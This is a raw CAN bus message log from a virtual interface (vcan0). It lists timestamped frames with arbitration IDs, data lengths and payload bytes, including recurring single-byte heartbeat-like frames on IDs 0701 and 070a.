Timestamp: 1643741189.023808	ID: 018a	S	DLC: 8	07 3c 17 68 f6 97 91 63	Channel: vcan0
Timestamp: 1643741189.024354	ID: 048a	S	DLC: 8	27 d0 37 a8 34 b8 ca 44	Channel: vcan0
Timestamp: 1643741189.024914	ID: 028a	S	DLC: 8	b5 80 38 e9 22 f2 f7 a1	Channel: vcan0
Timestamp: 1643741189.057916	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741189.083851	ID: 020a	S	DLC: 8	8a 6b 8e 3c 08 19 6a 7a	Channel: vcan0
Timestamp: 1643741189.086890	ID: 050a	S	DLC: 8	ba 5c 82 c2 5d f3 b1 04	Channel: vcan0
Timestamp: 1643741189.373947	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741189.583050	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741189.888072	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741190.097972	ID: 070a	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741190.227639	ID: 030a	S	DLC: 8	0c 14 31 e1 27 81 de b2	Channel: vcan0
Timestamp: 1643741190.399455	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741190.614548	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741190.911159	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741191.037328	ID: 038a	S	DLC: 8	e2 ec c3 7f 72 ee 8a 01	Channel: vcan0
Timestamp: 1643741191.037931	ID: 028a	S	DLC: 8	8c ac f8 44 57 5b 62 ec	Channel: vcan0
Timestamp: 1643741191.039457	ID: 048a	S	DLC: 8	7f 94 54 1b cc 90 72 f1	Channel: vcan0
Timestamp: 1643741191.040213	ID: 018a	S	DLC: 8	78 44 b1 4c 16 ba 15 26	Channel: vcan0
Timestamp: 1643741191.100708	ID: 020a	S	DLC: 8	86 76 65 49 b1 1a dd 53	Channel: vcan0
Timestamp: 1643741191.100960	ID: 050a	S	DLC: 8	a0 44 35 f0 e6 5b 37 61	Channel: vcan0
Timestamp: 1643741191.125474	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741191.427182	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741191.640995	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741191.753037	ID: 030a	S	DLC: 8	2b 8e 5c 7c 8f 69 e5 17	Channel: vcan0
Timestamp: 1643741191.944932	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741192.158079	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741192.459231	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741192.675459	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741192.980396	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741192.986645	ID: 040a	S	DLC: 8	75 c9 3b 3b 6b c8 84 fa	Channel: vcan0
Timestamp: 1643741193.060196	ID: 038a	S	DLC: 8	8a 2c 85 80 17 bd f1 3c	Channel: vcan0
Timestamp: 1643741193.060436	ID: 048a	S	DLC: 8	21 6d d5 c6 30 02 96 e8	Channel: vcan0
Timestamp: 1643741193.060527	ID: 018a	S	DLC: 8	e7 1a 0f 36 2f de 7b 02	Channel: vcan0
Timestamp: 1643741193.060919	ID: 028a	S	DLC: 8	7c 51 9c 9b 58 46 a2 49	Channel: vcan0
Timestamp: 1643741193.116844	ID: 050a	S	DLC: 8	18 0b f9 06 84 24 89 bd	Channel: vcan0
Timestamp: 1643741193.120565	ID: 020a	S	DLC: 8	83 01 21 db 5a 1d 8d 59	Channel: vcan0
Timestamp: 1643741193.190027	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741193.287192	ID: 030a	S	DLC: 8	57 43 79 3a ae 97 1a 25	Channel: vcan0
Timestamp: 1643741193.500114	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741193.702103	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741194.020696	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741194.222142	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741194.551503	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741194.745312	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741194.802855	ID: 030a	S	DLC: 8	68 55 d2 af 71 09 a1 ae	Channel: vcan0
Timestamp: 1643741195.083362	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741195.084298	ID: 038a	S	DLC: 8	72 25 52 3d d6 d0 a5 db	Channel: vcan0
Timestamp: 1643741195.084724	ID: 048a	S	DLC: 8	07 1f d2 50 6d 27 5e 6e	Channel: vcan0
Timestamp: 1643741195.086194	ID: 028a	S	DLC: 8	2e 4d 67 40 d5 01 38 75	Channel: vcan0
Timestamp: 1643741195.087198	ID: 018a	S	DLC: 8	fb 51 17 69 0b b9 67 52	Channel: vcan0
Timestamp: 1643741195.129550	ID: 050a	S	DLC: 8	a4 ad a5 b1 c0 34 00 ca	Channel: vcan0
Timestamp: 1643741195.131877	ID: 020a	S	DLC: 8	d0 4d 5c 9e b6 a3 8c b4	Channel: vcan0
Timestamp: 1643741195.259594	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741195.598033	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741195.771955	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741196.114811	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741196.286131	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741196.316797	ID: 030a	S	DLC: 8	f5 0d 50 10 c6 04 3f ad	Channel: vcan0
Timestamp: 1643741196.627866	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741196.808829	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741197.097907	ID: 028a	S	DLC: 8	d4 98 2a df 8b 7c 60 dd	Channel: vcan0
Timestamp: 1643741197.100233	ID: 048a	S	DLC: 8	ca 17 dc f8 9e 5c 62 a2	Channel: vcan0
Timestamp: 1643741197.100474	ID: 018a	S	DLC: 8	19 9c af 13 fb a7 ae 74	Channel: vcan0
Timestamp: 1643741197.101907	ID: 038a	S	DLC: 8	6f c5 30 13 7e fa 37 08	Channel: vcan0
Timestamp: 1643741197.141333	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741197.142289	ID: 050a	S	DLC: 8	bd a6 f0 3d bd bb f2 8f	Channel: vcan0
Timestamp: 1643741197.145517	ID: 020a	S	DLC: 8	1e f7 ae 6b 85 ba 6a aa	Channel: vcan0
Timestamp: 1643741197.321019	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741197.661649	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741197.831336	ID: 030a	S	DLC: 8	73 6c e6 a5 af d7 9e c7	Channel: vcan0
Timestamp: 1643741197.833262	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741198.001405	ID: 040a	S	DLC: 8	1d fd d0 d6 ac 6c bd 74	Channel: vcan0
Timestamp: 1643741198.199576	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741198.368324	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741198.717070	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741198.883107	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741199.113298	ID: 028a	S	DLC: 8	5a 4b b0 1b 18 78 d2 b9	Channel: vcan0
Timestamp: 1643741199.116344	ID: 018a	S	DLC: 8	79 02 92 51 eb f8 51 23	Channel: vcan0
Timestamp: 1643741199.116415	ID: 038a	S	DLC: 8	7b 8a 56 da 38 3f 50 67	Channel: vcan0
Timestamp: 1643741199.117177	ID: 048a	S	DLC: 8	c9 37 dc 93 43 eb 33 3c	Channel: vcan0
Timestamp: 1643741199.156909	ID: 050a	S	DLC: 8	f3 50 ec 5f 02 aa 2d ee	Channel: vcan0
Timestamp: 1643741199.161266	ID: 020a	S	DLC: 8	2d 91 99 c5 28 4e 69 e8	Channel: vcan0
Timestamp: 1643741199.235543	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741199.345622	ID: 030a	S	DLC: 8	b2 5a a8 ca f7 3a 62 5d	Channel: vcan0
Timestamp: 1643741199.395402	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741199.752501	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741199.910726	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741200.267631	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741200.423845	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741200.794701	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741200.867109	ID: 030a	S	DLC: 8	fd 78 15 43 4e ce 9b 64	Channel: vcan0
Timestamp: 1643741200.937103	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741201.137916	ID: 038a	S	DLC: 8	f6 0b 46 99 19 67 9b 46	Channel: vcan0
Timestamp: 1643741201.138165	ID: 028a	S	DLC: 8	e7 aa a9 8d 56 dc d5 cc	Channel: vcan0
Timestamp: 1643741201.140768	ID: 048a	S	DLC: 8	4a 1d ca 69 85 c4 0e 7c	Channel: vcan0
Timestamp: 1643741201.141662	ID: 018a	S	DLC: 8	6c c5 12 b1 b9 1d 9f 17	Channel: vcan0
Timestamp: 1643741201.168793	ID: 050a	S	DLC: 8	f0 c2 55 5f 8d 63 c6 b6	Channel: vcan0
Timestamp: 1643741201.174367	ID: 020a	S	DLC: 8	dd 85 45 7f 4d 17 fe 1b	Channel: vcan0
Timestamp: 1643741201.306299	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741201.451151	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741201.825595	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741201.970413	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741202.337211	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741202.383224	ID: 030a	S	DLC: 8	42 fb 33 51 7b a2 fa f6	Channel: vcan0
Timestamp: 1643741202.482342	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741202.848715	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741202.993694	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741203.018796	ID: 040a	S	DLC: 8	1c 62 ea 05 a3 25 48 28	Channel: vcan0
Timestamp: 1643741203.152183	ID: 038a	S	DLC: 8	32 8f 89 23 d9 9d c9 f5	Channel: vcan0
Timestamp: 1643741203.152796	ID: 018a	S	DLC: 8	ba 86 c0 8d 0a 42 d7 c9	Channel: vcan0
Timestamp: 1643741203.155948	ID: 028a	S	DLC: 8	e0 10 40 b0 f5 93 5b 0b	Channel: vcan0
Timestamp: 1643741203.156292	ID: 048a	S	DLC: 8	cf 05 27 b5 94 d1 43 4b	Channel: vcan0
Timestamp: 1643741203.183883	ID: 050a	S	DLC: 8	c1 25 97 2c 05 40 cb 0c	Channel: vcan0
Timestamp: 1643741203.189519	ID: 020a	S	DLC: 8	d4 00 03 ef d8 09 22 aa	Channel: vcan0
Timestamp: 1643741203.360293	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741203.508386	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741203.943943	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741203.945508	ID: 030a	S	DLC: 8	f9 0b ef 82 62 8a cf a8	Channel: vcan0
Timestamp: 1643741204.022485	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741204.457995	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741204.536166	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741204.986815	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741205.054865	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741205.166234	ID: 038a	S	DLC: 8	94 d4 f3 81 7b 14 a1 d2	Channel: vcan0
Timestamp: 1643741205.168126	ID: 018a	S	DLC: 8	27 68 45 cc 5c 9c 82 b1	Channel: vcan0
Timestamp: 1643741205.168764	ID: 048a	S	DLC: 8	ff 48 79 11 9e 58 9f fc	Channel: vcan0
Timestamp: 1643741205.169024	ID: 028a	S	DLC: 8	f4 d9 27 37 7d 69 bb 31	Channel: vcan0
Timestamp: 1643741205.195846	ID: 050a	S	DLC: 8	0e 45 2b 6e 11 c6 20 0d	Channel: vcan0
Timestamp: 1643741205.202529	ID: 020a	S	DLC: 8	69 a7 7c 66 0f a6 9a 4f	Channel: vcan0
Timestamp: 1643741205.457430	ID: 030a	S	DLC: 8	cd c9 4d 99 39 4d c5 85	Channel: vcan0
Timestamp: 1643741205.501514	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741205.567967	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741206.016719	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741206.081821	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741206.537858	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741206.597614	ID: 070a	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741206.971911	ID: 030a	S	DLC: 8	cd b5 88 ac ce 06 cf 87	Channel: vcan0
Timestamp: 1643741207.051020	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741207.124182	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741207.179250	ID: 038a	S	DLC: 8	83 c7 27 e9 0b 9d a4 43	Channel: vcan0
Timestamp: 1643741207.179627	ID: 018a	S	DLC: 8	75 8b 7a 77 75 72 5f 3d	Channel: vcan0
Timestamp: 1643741207.182635	ID: 048a	S	DLC: 8	9d 7e 80 ac 3c 7a 6d 63	Channel: vcan0
Timestamp: 1643741207.182809	ID: 028a	S	DLC: 8	cd 76 f2 33 32 3c 64 99	Channel: vcan0
Timestamp: 1643741207.209381	ID: 050a	S	DLC: 8	d2 a9 ca 93 a1 9f 6f c5	Channel: vcan0
Timestamp: 1643741207.216416	ID: 020a	S	DLC: 8	a1 77 de 17 fe a7 a5 6d	Channel: vcan0
Timestamp: 1643741207.565228	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741207.638313	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741208.034173	ID: 040a	S	DLC: 8	20 98 5a dc cd 69 4d e2	Channel: vcan0
Timestamp: 1643741208.088613	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741208.163396	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741208.483710	ID: 030a	S	DLC: 8	24 6e f5 fc d3 3c 61 20	Channel: vcan0
Timestamp: 1643741208.604720	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741208.676791	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741209.121623	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741209.188730	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741209.192086	ID: 038a	S	DLC: 8	a7 38 d5 33 54 1d fb ea	Channel: vcan0
Timestamp: 1643741209.194763	ID: 018a	S	DLC: 8	3b bc 2a 07 16 60 6b a4	Channel: vcan0
Timestamp: 1643741209.194871	ID: 028a	S	DLC: 8	7f 15 95 22 1b 8f aa 2a	Channel: vcan0
Timestamp: 1643741209.194950	ID: 048a	S	DLC: 8	00 93 26 32 66 78 48 54	Channel: vcan0
Timestamp: 1643741209.223525	ID: 050a	S	DLC: 8	35 ec 55 e3 22 2e 52 35	Channel: vcan0
Timestamp: 1643741209.228987	ID: 020a	S	DLC: 8	bb b3 31 c1 fb 63 39 f0	Channel: vcan0
Timestamp: 1643741209.634068	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741209.704804	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741209.998438	ID: 030a	S	DLC: 8	d6 c1 8f 21 a0 2d 03 88	Channel: vcan0
Timestamp: 1643741210.151904	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741210.216239	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741210.666087	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741210.727980	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741211.177249	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741211.205364	ID: 038a	S	DLC: 8	a4 f3 e0 c4 2c c8 b9 cf	Channel: vcan0
Timestamp: 1643741211.206756	ID: 028a	S	DLC: 8	5e c1 e0 09 1c 11 a9 9f	Channel: vcan0
Timestamp: 1643741211.207635	ID: 018a	S	DLC: 8	80 bd 08 db 48 dd 8b b7	Channel: vcan0
Timestamp: 1643741211.207789	ID: 048a	S	DLC: 8	1a f7 4f d8 0a 1b 1c 41	Channel: vcan0
Timestamp: 1643741211.236672	ID: 050a	S	DLC: 8	1f ea 50 ed 8c 99 47 6c	Channel: vcan0
Timestamp: 1643741211.240221	ID: 020a	S	DLC: 8	44 24 aa a0 31 84 bf d1	Channel: vcan0
Timestamp: 1643741211.241792	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741211.512311	ID: 030a	S	DLC: 8	f4 55 f1 ad cb f2 a0 fc	Channel: vcan0
Timestamp: 1643741211.688082	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741211.764309	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741212.205720	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741212.277432	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741212.722029	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741212.789154	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741213.026270	ID: 030a	S	DLC: 8	ae 13 dc 29 5b 77 20 8c	Channel: vcan0
Timestamp: 1643741213.050738	ID: 040a	S	DLC: 8	bd dc f0 6b 85 d0 50 11	Channel: vcan0
Timestamp: 1643741213.227625	ID: 048a	S	DLC: 8	93 83 38 64 d1 56 96 0a	Channel: vcan0
Timestamp: 1643741213.230076	ID: 038a	S	DLC: 8	1f d0 13 f1 f9 4f bb c9	Channel: vcan0
Timestamp: 1643741213.233479	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741213.237337	ID: 028a	S	DLC: 8	22 72 28 52 95 7f fa 67	Channel: vcan0
Timestamp: 1643741213.238257	ID: 018a	S	DLC: 8	6c 1a cf 5c 4e 40 b6 d3	Channel: vcan0
Timestamp: 1643741213.250795	ID: 050a	S	DLC: 8	c7 3b 19 cb 17 d2 4b 73	Channel: vcan0
Timestamp: 1643741213.252607	ID: 020a	S	DLC: 8	b2 47 0a 7f db 7e c2 43	Channel: vcan0
Timestamp: 1643741213.301345	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741213.753493	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741213.812297	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741214.265482	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741214.324916	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741214.540225	ID: 030a	S	DLC: 8	09 eb 0e 26 3b 9a 3e 29	Channel: vcan0
Timestamp: 1643741214.777362	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741214.835666	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741215.244273	ID: 048a	S	DLC: 8	67 67 d0 5d bd 1a e0 db	Channel: vcan0
Timestamp: 1643741215.244877	ID: 038a	S	DLC: 8	77 25 b7 ed 5a 00 18 d0	Channel: vcan0
Timestamp: 1643741215.251041	ID: 028a	S	DLC: 8	d5 e5 90 5d 8c 97 3c cb	Channel: vcan0
Timestamp: 1643741215.252946	ID: 018a	S	DLC: 8	be a8 25 53 44 ce d4 e6	Channel: vcan0
Timestamp: 1643741215.264888	ID: 050a	S	DLC: 8	b9 f0 d8 b3 3d 11 c6 59	Channel: vcan0
Timestamp: 1643741215.264993	ID: 020a	S	DLC: 8	59 88 23 85 b2 3e 59 35	Channel: vcan0
Timestamp: 1643741215.289390	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741215.351373	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741215.812102	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741215.865275	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741216.053885	ID: 030a	S	DLC: 8	40 e8 20 58 5d b5 3d 85	Channel: vcan0
Timestamp: 1643741216.324420	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741216.377092	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741216.838872	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741216.890028	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741217.257817	ID: 048a	S	DLC: 8	86 c0 a5 7e b2 3b f7 0e	Channel: vcan0
Timestamp: 1643741217.260562	ID: 038a	S	DLC: 8	c8 fc f6 7f ba c1 f8 5a	Channel: vcan0
Timestamp: 1643741217.265007	ID: 028a	S	DLC: 8	ea ab b2 2a 6a c4 e4 49	Channel: vcan0
Timestamp: 1643741217.266901	ID: 018a	S	DLC: 8	74 04 62 59 59 c6 0d 4f	Channel: vcan0
Timestamp: 1643741217.277847	ID: 020a	S	DLC: 8	83 0b 9f e7 43 0a 3a de	Channel: vcan0
Timestamp: 1643741217.277944	ID: 050a	S	DLC: 8	69 85 36 7a c6 5f e5 9b	Channel: vcan0
Timestamp: 1643741217.351601	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741217.402570	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741217.566593	ID: 030a	S	DLC: 8	af 93 02 c0 83 0e a4 55	Channel: vcan0
Timestamp: 1643741217.865945	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741217.915314	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741218.066264	ID: 040a	S	DLC: 8	ed 13 a5 30 b2 bc 51 ec	Channel: vcan0
Timestamp: 1643741218.384686	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741218.426778	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741218.897163	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741218.939394	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741219.086602	ID: 030a	S	DLC: 8	7b c5 7d 24 7c 99 f3 c3	Channel: vcan0
Timestamp: 1643741219.270504	ID: 048a	S	DLC: 8	f1 e7 85 b2 45 5c 77 4a	Channel: vcan0
Timestamp: 1643741219.272207	ID: 038a	S	DLC: 8	70 6e 9f e2 39 a2 5b c3	Channel: vcan0
Timestamp: 1643741219.278509	ID: 028a	S	DLC: 8	93 49 d2 97 9e 41 59 73	Channel: vcan0
Timestamp: 1643741219.280378	ID: 018a	S	DLC: 8	bc 65 6a 39 78 52 c6 7d	Channel: vcan0
Timestamp: 1643741219.292543	ID: 050a	S	DLC: 8	d4 e5 63 98 64 d9 9b 9b	Channel: vcan0
Timestamp: 1643741219.292610	ID: 020a	S	DLC: 8	9b 02 79 02 64 6e 84 2a	Channel: vcan0
Timestamp: 1643741219.414767	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741219.452803	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741219.930532	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741219.967247	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741220.443757	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741220.480417	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741220.606338	ID: 030a	S	DLC: 8	dc f5 7b d7 66 3c d3 a2	Channel: vcan0
Timestamp: 1643741220.976788	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741220.994321	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741221.291224	ID: 048a	S	DLC: 8	af 9f 4d 68 0d 0a 24 73	Channel: vcan0
Timestamp: 1643741221.292888	ID: 018a	S	DLC: 8	92 fa e5 50 64 6c 33 b9	Channel: vcan0
Timestamp: 1643741221.293068	ID: 038a	S	DLC: 8	46 a8 be a2 26 ad 46 9c	Channel: vcan0
Timestamp: 1643741221.294438	ID: 028a	S	DLC: 8	20 1b 52 ae b9 5b e1 fe	Channel: vcan0
Timestamp: 1643741221.305686	ID: 020a	S	DLC: 8	a5 c0 ad 0e 32 e0 16 db	Channel: vcan0
Timestamp: 1643741221.306497	ID: 050a	S	DLC: 8	57 47 3d 3d 1b a0 34 16	Channel: vcan0
Timestamp: 1643741221.488917	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741221.505634	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741222.003859	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741222.016737	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741222.127751	ID: 030a	S	DLC: 8	5d aa 6f 0d 48 4d 2d e2	Channel: vcan0
Timestamp: 1643741222.516346	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741222.534277	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741223.035268	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741223.046563	ID: 070a	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643741223.292654	ID: 040a	S	DLC: 8	1b 79 5d d8 62 6f 79 0b	Channel: vcan0
Timestamp: 1643741223.305360	ID: 048a	S	DLC: 8	62 8a 6f b8 d4 d9 ca 39	Channel: vcan0
Timestamp: 1643741223.305975	ID: 038a	S	DLC: 8	2e f6 b6 cd 0b de f4 26	Channel: vcan0
Timestamp: 1643741223.307381	ID: 028a	S	DLC: 8	1d ca 02 2e 01 7e a8 bf	Channel: vcan0
Timestamp: 1643741223.308608	ID: 018a	S	DLC: 8	f7 23 8a 8f bb c0 e9 42	Channel: vcan0
Timestamp: 1643741223.318660	ID: 020a	S	DLC: 8	8f 43 65 8c c1 bb e9 a3	Channel: vcan0
Timestamp: 1643741223.320169	ID: 050a	S	DLC: 8	a7 38 c3 25 e6 72 80 3e	Channel: vcan0
Timestamp: 1643741223.547076	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741223.560579	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741223.641567	ID: 030a	S	DLC: 8	50 36 57 f7 7a 03 e9 de	Channel: vcan0
Timestamp: 1643741224.074429	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741224.074429	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741224.606970	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741224.607121	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741225.121739	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741225.122052	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741225.155868	ID: 030a	S	DLC: 8	9f 69 b2 4d 3f b0 a2 c2	Channel: vcan0
Timestamp: 1643741225.332226	ID: 050a	S	DLC: 8	70 8f 14 c2 47 25 7f be	Channel: vcan0
Timestamp: 1643741225.332616	ID: 048a	S	DLC: 8	da 34 2b 77 32 2a c1 b2	Channel: vcan0
Timestamp: 1643741225.333354	ID: 018a	S	DLC: 8	58 06 29 44 4c 23 5f 4a	Channel: vcan0
Timestamp: 1643741225.333578	ID: 020a	S	DLC: 8	bf a5 51 c6 a2 33 9c 07	Channel: vcan0
Timestamp: 1643741225.335207	ID: 038a	S	DLC: 8	9e b0 d2 3d 2a 82 0e d7	Channel: vcan0
Timestamp: 1643741225.335383	ID: 028a	S	DLC: 8	80 49 04 20 fd 96 6e a9	Channel: vcan0
Timestamp: 1643741225.635767	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741225.638773	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741226.149295	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741226.151163	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741226.664926	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741226.666583	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741226.669629	ID: 030a	S	DLC: 8	85 e2 55 3c 4e 95 70 a0	Channel: vcan0
Timestamp: 1643741227.178174	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741227.179673	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741227.348229	ID: 050a	S	DLC: 8	04 88 cb ba 5a 84 d3 a4	Channel: vcan0
